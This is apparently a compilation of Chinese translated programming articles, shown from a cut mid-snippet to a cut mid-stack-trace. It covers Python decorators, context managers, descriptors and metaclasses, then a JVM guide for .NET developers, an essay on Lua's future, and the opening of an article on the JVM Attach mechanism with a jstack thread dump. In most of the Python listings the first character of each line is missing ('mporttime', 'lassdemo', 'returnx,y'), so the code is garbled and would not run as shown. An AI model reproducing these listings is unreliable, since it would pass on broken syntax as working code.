6           returnx,y
```

```
7       returnmodify
8
9   decorator
10  effunc(a,b):
11      printa**2,b**2
12      returna**2,b**2
13
14  unc(a=4, b=5, variable="hi")
15  unc(a=4, b=5)
16
17   hi
18   16 25
19   None
20   16 25
```

上下文管理库(ContextLib)

contextlib 模块包含了与上下文管理器和 with 声明相关的工具。通常如果你想写一个上下文管理器，则你需要定义一个类包含__enter__方法以及__exit__方法，例如：

```
1   mporttime
2   lassdemo:
3       def__init__(self, label):
4           self.label=label
5
6       def__enter__(self):
7           self.start=time.time()
8
9       def__exit__(self, exc_ty, exc_val, exc_tb):
10          end=time.time()
11          print('{}: {}'.format(self.label, end-self.start))
```

完整的例子在此：

```
1   mporttime
2
3   lassdemo:
4       def__init__(self, label):
5           self.label=label
6
7       def__enter__(self):
8           self.start=time.time()
9
10      def__exit__(self, exc_ty, exc_val, exc_tb):
11          end=time.time()
12          print('{}: {}'.format(self.label, end-self.start))
13
14  ith demo('counting'):
15      n=10000000
16      whilen >0:
17          n-=1
18
19   counting: 1.36000013351
```

上下文管理器被 with 声明所激活，这个 API 涉及到两个方法。

1. __enter__方法，当执行流进入 with 代码块时，__enter__方法将执行。并且它将返回一个可供上下文使用的对象。

2. 当执行流离开 with 代码块时，__exit__方法被调用，它将清理被使用的资源。

利用@contextmanager 装饰器改写上面那个例子：

```
1   romcontextlibimportcontextmanager
2   mporttime
3
4   contextmanager
5   efdemo(label):
```

```
6       start=time.time()
7       try:
8           yield
9       finally:
10          end=time.time()
11          print('{}: {}'.format(label, end-start))
12
13  ith demo('counting'):
14      n=10000000
15      whilen >0:
16          n-=1
17
18    counting: 1.32399988174
```

看上面这个例子，函数中 yield 之前的所有代码都类似于上下文管理器中__enter__方法的内容。而 yield 之后的所有代码都如__exit__方法的内容。如果执行过程中发生了异常，则会在 yield 语句触发。

描述器(Descriptors)

描述器决定了对象属性是如何被访问的。描述器的作用是定制当你想引用一个属性时所发生的操作。构建描述器的方法是至少定义以下三个方法中的一个。需要注意，下文中的 instance 是包含被访问属性的对象实例，而 owner 则是被描述器修辞的类。

12 __get__(self, instance, owner) - 这个方法是当属性被通过(value = obj.attr)的方式获取时调用，这个方法的返回值将被赋给请求此属性值的代码部分。

13 __set__(self, instance, value) - 这个方法是当希望设置属性的值(obj.attr = ‘value’)时被调用，该方法不会返回任何值。

14 __delete__(self, instance) - 当从一个对象中删除一个属性时(del obj.attr)，调用此方法。

译者注：对于 instance 和 owner 的理解，考虑以下代码：

```
1   lassCelsius(object):
2       def__init__(self, value=0.0):
3           self.value=float(value)
```

```
4       def__get__(self, instance, owner):
5           returnself.value
6       def__set__(self, instance, value):
7           self.value=float(value)
8
9   lassTemperature(object):
10      celsius=Celsius()
11
12  emp=Temperature()
13  emp.celsius#calls Celsius.__get__
```

上例中，instance 指的是 temp，而 owner 则是 Temperature。

LazyLoading Properties 例子：

```
1   mportweakref
2
3   lasslazyattribute(object):
4       def__init__(self, f):
5           self.data=weakref.WeakKeyDictionary()
6           self.f=f
7       def__get__(self, obj,cls):
8           ifobjnotinself.data:
9               self.data[obj]=self.f(obj)
10          returnself.data[obj]
11
12  lassFoo(object):
13      @lazyattribute
14      defbar(self):
15          print"Being lazy"
16          return42
17
```

```
18  =Foo()
19
20  rintf.bar
21   Being lazy
22   42
23
24  rintf.bar
25   42
```

描述器很好的总结了 Python 中的绑定方法(bound method)这个概念，绑定方法是经典类(classic classes)的实现核心。在经典类中，当在一个对象实例的字典中没有找到某个属性时，会继续到类的字典中查找，然后再到基类的字典中，就这么一直递归的查找下去。如果在类字典中找到这个属性，解释器会检查找到的对象是不是一个 Python 函数对象。如果是，则返回的并不是这个对象本身，而是返回一个柯里化(currying function)的包装器对象。当调用这个包装器时，它会首先在参数列表之前插入实例，然后再调用原函数。

译者注：

1. 柯里化 - http://zh.wikipedia.org/wiki/%E6%9F%AF%E9%87%8C%E5%8C%96

2. function，method，bound method 及 unbound method 的区别。首先，函数(function)是由 def 或 lambda 创建的。当一个函数在 class 语句块中定义或是由 type 来创建时，它会转成一个非绑定方法(unbound method)，而当通过类实例(instance)来访问此方法的时候，它将转成绑定方法(bound method)，绑定方法会自动将实例作为第一个参数传入方法。综上所述，方法是出现在类中的函数，绑定方法是一个绑定了具体实例的方法，反之则是非绑定方法。

综上，描述器被赋值给类，而这些特殊的方法就在属性被访问的时候根据具体的访问类型自动地调用。

元类(MetaClasses)

元类提供了一个改变 Python 类行为的有效方式。

元类的定义是“一个类的类”。任何实例是它自己的类都是元类。

```
1   lassdemo(object):
2       pass
```

```
3
4    oj=demo()
5
6    rint"Class of obj is {0}".format(obj.__class__)
7    rint"Class of obj is {0}".format(demo.__class__)
8
9     Class of obj is <class '__main__.demo'>
10    Class of obj is <type 'type'>
```

在上例中，我们定义了一个类demo，并且生成了一个该类的对象obj。首先，可以看到obj的__class__是demo。有意思的来了，那么demo的class又是什么呢？可以看到demo的__class__是type。所以说type是python类的类，换句话说，上例中的obj是一个demo的对象，而demo本身又是type的一个对象。

所以说type就是一个元类，而且是python中最常见的元类，因为它使python中所有类的默认元类。因为元类是类的类，所以它被用来创建类(正如类是被用来创建对象的一样)。但是，难道我们不是通过一个标准的类定义来创建类的么？的确是这样，但是python内部的运作机制如下：

15 当看见一个类定义，python会收集所有属性到一个字典中。

16 当类定义结束，python将决定类的元类，我们就称它为Meta吧。

17 最后，python执行Meta(name, bases, dct)，其中：

a. Meta是元类，所以这个调用是实例化它。

b. name是新建类的类名。

c. bases是新建类的基类元组

d. dct将属性名映射到对象，列出所有的类属性。

那么如何确定一个类(A)的元类呢？简单来说，如果一个类(A)自身或其基类(Base_A)之一有__metaclass__属性存在，则这个类(A/Base_A)就是类(A)的元类。否则type就将是类(A)的元类。

模式(Patterns)

“请求宽恕比请求许可更容易(EFAP)”

这个Python设计原则是这么说的“请求宽恕比请求许可更容易(EFAP)”。不提倡深思熟虑的设计思路，这个原则是说应该尽量去尝试，如果遇到错误，则给予妥善的处理。Python有着强大的异常处理机制可以支持这种尝试，这些机制帮助程序员开发出更为稳定，容错性更高的程序。

单例

单例是指只能同时存在一个的实例对象。Python 提供了很多方法来实现单例。

Null 对象

Null 对象能够用来代替 None 类型以避免对 None 的测试。

观察者

观察者模式允许多个对象访问同一份数据。

构造函数

构造函数的参数经常被赋值给实例的变量。这种模式能够用一行代码替代多个手动赋值语句。

原文链接

http://blog.jobbole.com/61171/

JVM 最简生存指南

为什么要写这个指南

当你开始接触一个新的平台时，都会从做同一件事开始，通常你会根据你已学的概念或者框架来尝试快速搭建它，但是你无从下手，因为它们通常以全新的名字和方法展现在你面前。

走完这个过程非常耗时，有时甚至让人一筹莫展。这篇指南正是用来帮助那些新手避免此类问题的。

这篇指南我也可以受益，因为我确定我已经有了错误并且会发现更多的错误,所以你发现任何错误请及时反馈给我。 最好的方式是给我发送 pull request。

持续更新

虽然这只是一篇博客，但是当我碰到新东西的时候我也会即时更新这个页面。文章最顶部有最新的更新日期.

目标人群

这篇指南主要是针对.NET 开发者，因为在这里你会发现诸多可以拿来和.NET 进行比较的地方。其实从本文的 URL 你就可以看出些端倪了。话虽如此，我同样也希望这些能对那些初次接触 Java 平台的非.NET 发开者有所帮助。

基础

Java 语言，Java 环境，Java 虚拟机

这三者全完不是一回事。一个是编程语言(想想 C#)，一个是编程环境(想想.NET 开发环境)，另一个则是开发平台(想想 CLR)。

不幸的是似乎 Java 通常被用来指代以上所有。

不要一条路走到黑。虽然我不喜欢 Java 这样的语言但是整个 Java 的生态系统却充满了活力同时有许多创新不断发生。作为一名.NET 开发者，你应该对 NHibernate，NUnit，NLog，NAnt 等等非常了解，其实 所有这些都来自于 Java 的生态系统（把 N 去掉就是了）。

多语言平台

把 JVM 想象是 CLR。它们是对多语言编程提供跨平台的虚拟机。虽然它们都支持多语言，但是它们之间还是有差别的。

在 CLR 上，我们主要使用 C#，VB.NET(“濒危物种”)和 F#,在 JVM 上就是 Java，Scala，Clojure，Ceylon，Groovy，JRuby 和 Kotlin，这里只是举几个例子。

JVM 字节码

JVM 字节码是基于 JVM 的语言的编译从而在 JVM 上运行。这和.NET 上的 IL 相似。

跨平台

JVM 是100%跨平台的。除了 Windows，OSX 和 Linux，它也可以在许多其它设备上运行。

JVM 部署，版本类型和升级版本

JVM 有多种实现。最常见的就是在 Oracle 和 OpenJDK 中的实现。甚至有一种.NET 实现叫做

IKVM.NET。

版本类型和升级版本

这可能是目前为止在本指南中最复杂的部分。你根本无法想象连像命名或者版本控制这样简单的事情都能搞砸。这种命名方式甚至使微软的产品都显得合理不少。

让我们开始吧：

版本类型

18 **JRE – Java 运行环境**。这是用来运行 Java 应用程序的。但你不能仅仅依靠它来开发运行在 JVM 上的应用程序。

19 **Java SE (JDK) – Java 标准版**。它也称为 JDK。这是在 JVM 上开发应用程序最起码的条件。

20 **Java EE – Java 企业版**。好了，看名字你就懂了。通过它,你可以获得所有有关企业级分布式的东西大规模应用。明确一点的是它包含了 Java SE。

21 **Java ME – Java 移动版**。这是针对移动电话和便携设备的，它很像.NET 微框架。

22 **JavaFX** – 代替了 Swing，它是 Java 的主要 GUI 开发包。同时它(尽管有些争议的话题)也面向 RIA 的开发。(难道是 HTML/JS/CSS 不够好吗？)。

可以推断，所有形如 Java XY 的版本都可以写成 JDK 的形式。

这里你可以找到更多相关的历史和命名。

升级版本

当前的 Java 版本是7，Java 8 将于2014年发布。(译者注：Java 8将于2014年3月18日正式发布)

查询你所安装的 Java 版本和类型

```
1    java -version
```

你将会得到如下信息：

```
1    java version "1.7.0_40"
```

```
2    Java(TM) SE Runtime Environment (build 1.7.0_40-b43)
3    Java HotSpot(TM) 64-Bit Server VM (build 24.0-b56, mixed mode)
```

这就是 Java 7。为什么这么称呼？非常简单,将1.7.0_40中的1去掉就是7.0_40。其中0_40表示的是更新包。这是 Java 7的所有版本发布。

以此类推1.5是 Java 5，1.6是 Java 6，1.7就是 Java 7，所以你猜测一下就知道，Java 8将会是 1.8。是的，反正我是知道的。

安装 Java

一旦你找到了你想要学习的版本，你可以去 Oracle 的安装指南页面进行下载安装。

如果你想要知道为什么你需要安装 Ask Toolbar，不要怪 Oracle。显然这是在它和 Sun 之前达成的协议。我听说一旦期满他们就不会继续履行协议。

应用程序输出又叫 Artifacts

无论在.NET 上还是在本地应用程序上，编译通常以得到一个可执行文件或者一些动态链接库文件来标志着结束。 而通过 Java，你将在输出文件夹中得到若干*.class* 文件。

通常每个类对应一个 Java 类（当编译 Java 语言或者其它语言时按照约定转化为字节码）。

这些类是 JVM 字节码，这非常类似于 CLR 中的 IL。

JAR 文件

类文件不会万年不变，你完全可以创建一个 JAR 文件，只不过就是一个*.class* 文件的压缩包而已。

你可以通过你最喜欢的工具来创建 JAR 文件，或者更简单的方式就是运行

```
1    jar cf jar-file input-file(s)
```

jar 工具附带在 JDK 中(/bin 文件夹下)。

WAR 文件

WAR 文件就是一个由 Sun 公司创造的面向网络应用的 JAR 文件。它包含了许多类文件和一些附加

的元数据以及描述网络服务器（如 TomCat）的文件夹。

运行 Java 应用程序

任何 Java 程序只能有一个主类在命令提示符中运行。例如：

```
1    java <class_containing_main_method>
```

你必须在拥有*.class*的文件夹下运行这段代码。

Classpath

在运行应用程序时,JVM 在当前文件夹下寻找所有必要的依赖文件,然后再查找 CLASSPATH 环境变量所指向的一个或多个文件夹下的*.class*文件或者 JAR 文件和 ZIP 文件。

你可以设置 CLASSPATH 全局环境变量，当运行一个应用程序时通过使用 Java 命令并添加一个命令行参数:

```
1    java <class_containing_main_method> -cp <class_path>
```

每个条目都是用分号隔开的。

构建工具

.NET 中有许多构建工具包括 MS Build，NAnt，Albacore，Fake 等等。JVM 也没示弱。虽然许多语言都有它们自己的构建工具例如 Clojure 中的或者 Scala 中的 SBT，许多语言(包括前面所提到的)可以使用更加标准的构建工具。

Ant

它是 XML，NAnt 也基于它。这就像 MS-Build，尽管它只是 XML 我仍要强调它。

Maven

Maven 非常流行。当你发现项目中有一个 pom.xml 文件，那这个项目就是 Maven 了。Maven 也会损坏。Maven 也是 XML。

然而，Maven 不仅仅是一个构建工具。它是一个封装系统。这就像.Net 中的 NuGet，也像 Node.js

中的 NPM。像 nuget.org，其实也有 maven.org。这类似于“如果不用 nuget.org 就无法运行”，这种情况在 Java 系统中也同样存在。

NuGet，你也可以创建你自己的 Maven 版本库。Artifactory 就能让你这么做。

Gradle

Gradle 是一个更好的 Maven。它基于 Groovy 所以你可以摆脱复杂的 XML 并且创建一个更好的依赖关系管理的方法。

我正在尝试更多的使用 Gradle。

IntelliJ IDEA 的构建

虽然 IDE 更多的是属于工具部分，IntelliJ IDEA 也提供了它自己的构建系统。然而你仅仅能够在合适的环境下使用它，也就是 IntelliJ IDEA 和 TeamCity 的环境。

框架和库

这里有大量的框架和库，我只会对我已经知道的或者我需要的部分进行介绍。如果你有更好的推荐，请给我发一个 pull request。

JSON 序列化

23 Jackson – 我用过它，感觉很好。

单元测试

相当多的单元测试框架：

24 JUnit – 作为事实上的标准，它相当不错，并且被众多工具支持。

25 Spek – 放弃。这是我自己的框架，但我仍然在用，值得一提。它能更好地支持 DSL，至少我这么认为。

26 JBehave – Dan North 的原始 JBehave 框架。

27 TestNG – JUnit 的替代品。我用的不多，所以不过多评论。

模拟框架

最近我也没模拟什么框架，但是我我曾经用过一个：

28 Mockito

日志

29 SLF4J – 这是在 JVM 平台上用于记录日志最常见的方式。使用它可以让你（理论上）变更日志并且允许选择你所需要的库。

IoC 容器

30 Guice – 来自 Google，我用过它，相当不错。

31 Spring – 来自 Spring 框架，我不确定你是否可以不用配置 XML 就使用它，因为我也没用过。

HTTP 客户端

我正使用标准的 Apache Commons，也接受更好的选择。

32 Apache 的 HTTP 客户端 – 我正在使用它。非常需要一个封装器(Wrapper)。

Web 框架

许多的 Web 框架都基于 Java Servlet API 的通用接口。这类似于 OWIN.

应用可以托管在 GlassFish，Jetty，Apache TomCat 上。

顺便说一下，Oracle 宣布它将停止对 GlassFish 商业版的支持，它的主要传播者，Arun Gupta ,最近离开 Oracle 去了 RedHat。现在它让 WildFly 来作为替代。

对于 Web 开发而言，一个非常时髦而且轻量级的选择是 Vert.x。它基于 Netty 的基础上构建的,你甚至可以使用不同的语言，如 Java, JavaScript, Ruby。

网络

33 Netty – 高效的异步事件驱动框架来编写高性能的 web 应用程序。它是从通信层抽象出来

的，所以你可以使用 HTTP，Sockets 等等。

其它库和工具

34 JodaTime – Java 中时间和日期的管理比.NET 还要脆弱。使用 JodaTime 可以有效解决这个问题。这起源于 Jon Skeet 的 NodaTime。

35 Reflections – 使反射更加完美。

36 Apache Commons – 许多经常用到的小型库。

约定

虽然约定在很大程度上是根据你选择的编程语言来决定，但是或多或少都有一些共同的约定。

命名空间

命名空间是逆序的，换言之，它以顶级域名开始，然后才是公司/组织域名等。

```
1    org.hadihariri.spek.runners
```

不幸的是，某些时候，它取决于每段是否成为了一个文件夹。那意味着最终你会在 GitHub 得到：

幸运的是如果你使用了一个不错的 IDE，这些都不是问题而且易于管理。

属性和方法名称

如果你原来是学 C#的，而现在正在使用像 Java，Scala 或者 Kotlin，约定将以前命名的字段，属性以及方法进行颠覆。它们都以小驼峰(lowerCamelCase)的形式命名。

如果你开始使用 Java，可以浏览来进行比较。

工具

当你安装 JDK 时你可以得到一个编译器（javac）和一个 jar 创建器（jar），javadoc(用于创建 Java 文档)以及一些有用的工具。再加上一个文本编辑器你就可以创建并运行一个应用程序了。

关于 IDE

Java 领域中有三个主要的 IDE：

37 NetBeans

38 Eclipse

39 IntelliJ IDEA

这三个都是自由运营的。如果你想要有一些额外的框架支持，IntellIJ IDEA 就有一个最终的商业运行版，换句话说，这有鲜明的企业特点。完整比较

虽然 Eclipse 可能是最常用的集成开发环境，但我还是选择用 IntelliJ IDEA。如果你想用 ReSharper，你一定会喜欢 IntelliJ IDEA。当然，你可以说我偏袒它。

持续集成

在持续集成工具的方面,.NET 和 JVM 有诸多相似之处。事实上，它们中的许多都是基于 JVM 的。

40 TeamCity – 提供一个免费版。

41 Jenkins – 是从 Hudson 中拆分出来的。

随机工具

我会将我发现有用的工具集加入进来。

42 JRebel – Awesome plugin to IntelliJ IDEA 的一个相当棒的插件，其它 IDE 的代码可以支持热插拔，换句话说就是可以不经过编译就运行代码。

43 YourKit – Java 分析器

站在 Visual Studio 用户角度看 IntelliJ IDEA

这已经变为自己的指南

在 JVM 上工作

这部分描述了 JVM 上的常见情况。大多数例子是基于 Kotlin 的但是也可以比较容易地适应其它语

言。

类加载器

JVM 上的类加载器对于这篇指南而言过于庞大，所以我只想简单介绍一下。

在.NET 中有一个集合类去加载其它类。在 JVM 上拥有类加载器。它不会是单个存在，换句话说，类加载器往往多于一个。

用于启动你的应用程序的默认类加载器可以通过使用*类加载器*中的方法 *getSystemClassLoader()*：

```
1    val classLoader = ClassLoader.getSystemClassLoader()
```

不要尝试去创建一个*类加载器*的实例，因为它是一个抽象类。有一些类加载器的实现经常使用，其中之一就是 *URL 类加载器*。

关于类加载器一个非常重要的观点是，每个类加载器有一个指向父类加载器的属性。

这是如何影响类加载器的呢？当你尝试加载一个类时，JVM 首先将会尝试加载父类。如果父类不能加载这个类，那么你自己的类加载器就会进行加载。

类加载器，包括 *URL 类加载器*允许你在创建实例时指定一个可供选择的父类。

如果没有被子类没有将类加载成功，那么系统默认的类加载器会根据给定的 classpath 来进行加载操作。

同时，JVM 中的类识别与.NET 中很相似，那就意味着从不同的类加载器中加载相同的类将出现不兼容的情况，即使是在相同的链中也是如此。

创建你自己的类加载器

你不仅可以从 *ClassLoader* 类中创建你自己的类加载器，而且你也可以改变默认的类加载器，而这些在.NET 几乎不可能。

关于类加载器的更多信息

关于类加载器的文章非常多。这里有一些我找到的：

44 Extensive tutorial on Class Loaders by Zeroturnaround

45 The Basics of Java Class Loaders

46 Ted Newards’ s Papers on Finding, Loading Classes and more

47 Oracle’ s Papers on Java Class Loading

仅使用 Google 就够了，因为通过它可以找到成千上万关于该主题的博客，文章和论文。

从当前动态类加载模块

在.NET 中，想要加载从当前配置中加载一个类，你可以这样做：

```
var assembly = Assembly.GetExecutingAssembly();

var loadedClass = assembly.GetType("Loader.Customer");
```

加载器是当前用户所在命名空间的集合。这些工作的生命周期和当前集合的类一致。

在 JVM 中就是:

```
val classLoader = ClassLoader.getSystemClassLoader()

val loadedClass = classLoader?.loadClass("org.loader.Customer")
```

这是 Kotlin 的用法，它表示，如果类加载器不为 null，就执行这个操作。它是下面写法的简化版：

```
if(classLoader !=null) {
        val loadedClass = classLoader.loadClass("org.loader.Customer")
}
```

从另一个模块中加载类

在.NET 中，你会这么做：

```
var assembly = Assembly.LoadFrom(@"C:\Folder\SampleModule.dll");

var loadedClass = assembly.GetType("SampleModule.Customer");
```

在 JVM 上，你通常使用 *URL 类加载器*，将 URL 序列传递进去，而不是传递文件夹。 使用 URL 类加载器的好处就是你可以从磁盘和网络等地方加载。

如果你的类作为一个 JAR 打包,那么你可以这么定义 JAR 文件名:

```
1    val url = URL("file:///path-to-folder/sampleModule.jar")
2
3    val urls = array(url)
4
5    val classLoader = URLClassLoader.newInstance(urls)
6
7    val loadedClass = classLoader?.loadClass("org.sampleModule.Customer")
```

你完全可以使用文件而不是 URL，同时指向一个文件，这更加普遍，但之后你需要将文件转为 URL:

```
1    val file = File("/path-to-folder/sampleModule.jar")
2
3    val url = file.toURI().toURL()
```

如果你的类在文件夹中以单独的*.class* 文件形式存在，你要指定文件夹名：

```
1    val url = URL("file:///path-to-root-folder/")
2
3    val urls = array(url)
4
5    val classLoader = URLClassLoader.newInstance(urls)
6
7    val loadedClass = classLoader?.loadClass("org.sampleModule.Customer")
```

为什么我没有初始化 *URL 类加载器*，而使用 *newInstance* 方法？显然它的好处就是如果装有 Security Manager 的话就能调用 *securityManager.checkPackageAccess* 方法。

在使用目录时以下两点对于解决你的问题非常重要：(不是 JAR 文件)：

1 确保你传递的 URL 或文件的后缀正确。

2 确保你在根文件夹下，那意味着什么呢？当你编译 org.sampleModule.Customer 这个类时，它产生了一个输出：output-root-folder/org/sampleModule/Customer.class

“.”替换成了“/”。这意味着 *URL 加载器*期望你指向根文件夹，而不是命名空间开始的地方。*loadClass 方法才需要提供*完整的命名空间。

感谢@orangy 帮助我解决这个麻烦。

会议

近年来即使我不进行更多的 Java 开发，但是我一直在参加有关 Java 的会议。 这里有一些我参加会议后认为比较不错的建议和感受：

48 Devoxx – 最大的版本在安特卫普，但现在在法国和英国。

49 JAX – 德国的一个长期大型会议。一群水平相当的人的会议!

50 JavaZone – 这像是没有 Java 的开发者会。但是主要集中在挪威。

51 JavaOne – 颇具规模。它是 Java 领域的技术大会。

这里也有许多关于“跨平台”的会议 NDC，QCon，YOW!，GOTO，等等。

变更日志

指南变更记录。

日期	变更
2013年12月30日	更新了 JavaFX 描述。追加“更改日志”部分
2014年01月06日	更新了标题并且固定添加了 IntelliJ IDEA 指南的链接
2014年01月09日	追加了类加载部分

原文链接

http://www.importnew.com/10127.html?

漫话 Lua：在游戏中崛起之后 这个热门语言何去何从？

我其实是非常不想讨论编程语言的好坏的，一个是因为这本身无法定论，就好像非要争论到底是中文好还是英文好一样；另一个是一旦有人谈论程序语言，必然各种声音四起，导致没完没了的“战争”。把以前关于语言的争论打印出来，恐怕可以盖一座摩天大楼了。以下内容只是我个人观点，存在偏见和误解还请原谅，如果有不同观点，可以讨论，我保留态度。

既然要聊 Lua，那么首先需要介绍一下它，Lua 是一门设计优雅，轻量、易扩展的可嵌入式脚本语言。提起它，但凡使用过的朋友都会联想到这么几个关键词：轻量、快速、可嵌入等等。

一门语言想要流行，很大程度上并不取决于语言本身，而是由行业决定的。近年来 Lua 的流行，不得不承认，很大程度上是因为魔兽世界使用它所带来的影响，但是这也只是达成了大家使用它的前提，如果不是 Lua 自身的一些特点让大家觉得值得用它，Lua 也不会有现在这么火爆。

我觉得 Lua 在游戏领域以及嵌入式设备上能够获得那么多人的支持，最主要的原因有3点：

首先是 Lua 足够的小。有人说小也能够成为用它的理由吗？在别的领域可能很难让人信服，但是在编写程序上，这绝对有说服力。Lua 官网发布的版本，比如 Lua5.1，实现的内容包括整个 Lua 的核心加上几个基本的库，整个实现也就只有2万多行代码，代码量如此的精简，让人不得不佩服 Lua 作者在追求语言的简练性上所做出的努力。Lua 源码采用 C 语言实现，能够非常容易地嵌入到 C\C++

的程序中，因为Lua的小巧，你可以根据自己需要来调整Lua的源码，让它满足自己程序的要求，在阅读源码的时候，可以非常清楚得弄明白，语言的内部到底在做些什么，而不必去担心因为引入它而出现一些意想不到的bug。

第二个使用Lua的原因是它极佳的可移植性。因为Lua使用ANSI C编写而成，这使得它天生就具备极佳的可移植性，我们能够在各种设备的开发上使用它，比如目前最火的手机软件的开发，国内流行的手游开发模式cocos2dx + Lua也证明了这一点。相信在不久的将来，我们能够在更多的设备开发中发现Lua的身影。

另一个重要的原因我认为是Lua从5.0版本后使用了MIT协议进行发布，这使得几乎所有人都可以把它放进自己的产品中，而不用去担心版权的问题，至少对于商业软件来说，这一点属于必须考虑的问题之一。使用它会不会有法律纠纷，修改它有没有那么自由，这些也是一个有责任的程序员所必须面对的问题。

Lua语言受到这么多开发者的拥戴，在我看来也是十分正常的。一门程序语言能不能得到使用者的喜爱，最重要的一个标准就是能否拿它实现自己想要的目标。Lua的小巧，代码的精炼，使得它相对于其他庞大的脚本语言来说有着极大的优势，这门语言是否剔除了不必要的冗余结构，是否干净、整洁、KISS，这都是非常重要的，它内部实现的各个模块是否逻辑正交，是否已经达到最简。作为一名程序员，我当然希望我所使用的语言如同数学公理系统一样完美，满足相容、独立、完备的性质。当然，我不是说Lua达到了这样的标准，在我使用过的所有语言当中，我也找不到满足这样标准的语言，但是Lua精简的源码，却是让人眼前一亮。

不得不说目前Lua用的最火的地方，还是在游戏开发上（当然，像Adobe Photoshop Lightroom这样大量使用Lua的软件也不在少数）。我们看到除了《魔兽世界》、《孤岛危机》这样的PC端大作使用它以外，像《愤怒的小鸟》以及网上流行的开源版本的《Flappy Bird》也使用Lua作为脚本来处理从逻辑到UI的各种工作。在我自己的项目当中，也大量的使用到了Lua，无论是作为服务端的逻辑，还是客户端的UI处理，Lua的优势都显而易见，它的各种语言特性让人处处惊喜。Lua的语法虽然谈不上极为简洁，但是写起来是十分舒服的，而且让看代码的人也不会很痛苦，心理负担相对较小；Lua中最重要的数据类型table类型，也让人在使用的时候有一种发现宝藏的感觉，table的实现方式采用数组和散列表的组合，无论是查询效率还是插入效率，都让人满意，至少在处理一般逻辑问题上，table的描述能力和性能是十分强大的；作为一门动态类型语言，Lua的gc处理以及弱引用机制也让人印象深刻；在面向对象方面，Lua自身所具备的机制（比如元表）提供了实现面向对象编程的多种途径；还有Lua的协程机制，对于编写并行逻辑是非常有用的，它让我们可以用

同步的方式写出异步回调的逻辑，减少学习的时间，降低使用的成本。Lua 的性能也是它的一大亮点，基于寄存器的虚拟机本来是 Lua 作者的一次尝试，但是结果证明，这是成功的。Lua 还有各种各样的特点，比如优秀的 C API 等等，所以我觉得，在未来，Lua 将会继续在各个设备和领域得到广泛的运用。

因为最近 Lua 的火爆，有人拿它和 Javascript 做对比，既然编辑也问到这个问题，我也说一下我的看法，Javascript 的火爆是有目共睹的，在 github 上，js 的代码项目无疑是最多，自从存在 Web 应用以来，js 就一直被人们所关注，并在不断的发展壮大当中，现在越来越多的非 Web 应用也采用了 js 来编写，它无疑是一种被大家认可且喜爱的语言，它已经被证明拥有构建大规模复杂程序的能力。它和 Lua 有许多相似之处，也有大量的不同，这源于 js 的设计目的本来就和 Lua 是有所差异的，Lua 的作者也曾说过，Lua 并非是为了设计成为主流的编程语言，但在嵌入 C\C++程序，或者是作为 API 的封装以及作为宿主程序和逻辑层之间的粘合剂，Lua 有着天然的优势。到底是使用 js 还是选择 Lua 则要根据它们自身的特点以及自己所面对的应用场景来定。

前面谈的，其实在各种资料和业内新闻以及博客中都能够看到，为了表示我没有敷衍了事，下面说点我对 Lua 未来的想法。

Lua 目前被大家广泛使用，有一部分原因是因为它强大的性能，我们可以在网上看到各种语言和 Lua 比速度、比性能的报告，但是在未来，随着计算机运算速度的提升，我相信我们考虑性能问题会

越来越弱化，这并不是说性能问题不重要，在任何时候，追求性能的卓越都是值得鼓励的，而且在某些方面，性能是越快越好，比如一些数值运算或者是图形的渲染处理等等。但是作为程序员，更多的去关注程序的逻辑，把性能问题交给编译器才是我理想中的情况。在这种弱化性能问题的情况下，Lua 能否继续被广泛使用呢？这是我的第一个考虑。

其次，在未来，我相信大多数语言的核心都会被设计的精简、强壮，而各种各样的库才是我们大家关注的焦点，当程序库成为比语言核心更为重要的东西的时候，一个很明显的例子就是 python 语言，python 有着各种各样丰富多彩的程序库，我身边的朋友使用 python 的时候，从来就不操心有功能没办法实现，因为已经有大量可用的程序库可以选择，而相比下来，Lua 的程序库就要少了许多，Lua 的能力更多的是依靠它的宿主语言赋予的，那么将来 Lua 能否拥有一些可供选择，不需要重新造轮子，完善的程序库供我们使用呢？这是我的第二个考虑。

第三个考虑是，在 Lua 广泛使用之前，使用者的人数比较少，Lua 的作者可以对语言进行大刀阔斧的修改，而不会引起大规模的恐慌或不满，每个用户都可以向作者提出自己的意见和方案，就好像拍美剧一样，每一集都由不同的编剧来写，但是最终由总编剧来把握整个剧情的发展，Lua 的一切修改，最终都由 Lua 的作者来决定并实现，用户数少的时候这没有问题，但是当用户数量增多之后，这种发布方式能否跟得上现代开源软件的发展趋势呢？比如 Lua5.2和 LuaJIT 的分裂就让我们痛心疾首，而 Lua 各个版本之间的不兼容也让我们寝食难安，我怀着良好的心态相信这最终会得到解决。

最后我希望 Lua 的社区能够更加活跃，更加团结一些，由于 Lua 的核心非常精简，而且提供了强大的可扩展性，目前很难统一或者是规划 Lua 的方方面面，举个例子，比如用 Lua 实现面向对象的方法，就有好多个不同的版本，这些风格分裂的代码根本无法统一起来，这让 Lua 的初学者比较苦恼，当然这也会激发各种各样的灵感，毕竟语言定要处在发展当中才有生命力。

在新的一年中，我相信 Lua 的使用度会越来越高，而且随着可穿戴式设备的火热，我们将会在这些领域也能看到 Lua 的身影。当然，在游戏行业，Lua 天生可扩展和性能良好的语言特性，让它成为 C\C++编写的游戏程序，去选择脚本语言的首要考虑，今年这个趋势应该不会改变，而且随着移动端游戏的火热开发，使用 Lua 的人数将会越来越多，我想 Lua 的作者恐怕是想象不到，有一天，这门语言会受到如此大范围的关注。

原文链接

http://developer.51cto.com/art/201403/431503.htm?

JVM Attach 机制实现

在讲这个之前，我们先来点大家都知道的东西，当我们感觉线程一直卡在某个地方，想知道卡在哪里，首先想到的是进行线程 dump，而常用的命令是 jstack <pid>，我们就可以看到如下线程栈了

```
$ jstack 29887
2014-03-14 20:49:57
Full thread dump Java HotSpot(TM) Client VM (17.0-b16 mixed mode, sharing):

"Attach Listener" daemon prio=10 tid=0x080a3400 nid=0x76d4 waiting on condition [0x00000000]
   java.lang.Thread.State: RUNNABLE

"Low Memory Detector" daemon prio=10 tid=0x08096c00 nid=0x74c6 runnable [0x00000000]
   java.lang.Thread.State: RUNNABLE

"CompilerThread0" daemon prio=10 tid=0x08093400 nid=0x74c5 waiting on condition [0x00000000]
   java.lang.Thread.State: RUNNABLE

"Signal Dispatcher" daemon prio=10 tid=0x08091c00 nid=0x74c4 runnable [0x00000000]
   java.lang.Thread.State: RUNNABLE
"Finalizer" daemon prio=10 tid=0x0807f000 nid=0x74c3 in Object.wait() [0xb53da000]
   java.lang.Thread.State: WAITING (on object monitor)
        at java.lang.Object.wait(Native Method)
        - waiting on <0x7f7d0b00> (a java.lang.ref.ReferenceQueue$Lock)
        at java.lang.ref.ReferenceQueue.remove(ReferenceQueue.java:118)
